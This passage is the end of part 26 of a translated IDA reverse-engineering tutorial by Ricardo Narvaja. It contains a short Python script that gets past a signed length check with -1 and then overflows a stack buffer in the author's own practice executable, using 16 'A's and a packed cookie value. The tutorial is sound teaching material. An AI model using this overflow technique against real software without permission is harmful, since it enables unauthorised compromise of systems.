00000010 numero         dd ?                    ; XREF: check+6/r check+17/r
00000014 c              dd ?                    ; XREF: enter+34/w enter+40/r
00000018 cookie         dd ?                    ; XREF: desicion+6/r
0000001C MyStruct       ends
0000001C
```


I have to fill the buffer with 16 Aes then two more dwords and then this cookie would be something like this.

fruta= “A” * 16 + numero + c + cookie

The script is similar to the previous ones.

```
from subprocess import *
import struct
p = Popen([r'C:\Users\ricna\Documents\Visual Studio 2015\Projects\ConsoleApplication4\Release\ConsoleApplication4.exe', 'f'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)



print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera="-1\n"
p.stdin.write(primera)


numero=struct.pack("<L",0x1c)
c=struct.pack("<L",0x90909090)
cookie=struct.pack("<L",0x45934215)

fruta= "A" * 16 + numero + c + cookie + "\n"
p.stdin.write(fruta)

testresult = p.communicate()[0]


print(testresult)
```

We see that it passes -1 as number to pass the check when it compares **signed** to 0x10 and then the fruit of 16 bytes to fill the buffer, then the number to which I pass a correct value of 0x1C to overflow it. If not, I will change it, then c which can be any value, then the 0x45934215 cookie.



Well, with this we end part 26

I attached an exercise called IDA_STRUCT.7z see if it is vulnerable and what can be done. ☺

Ricardo Narvaja

Translated by: @IvinsonCLS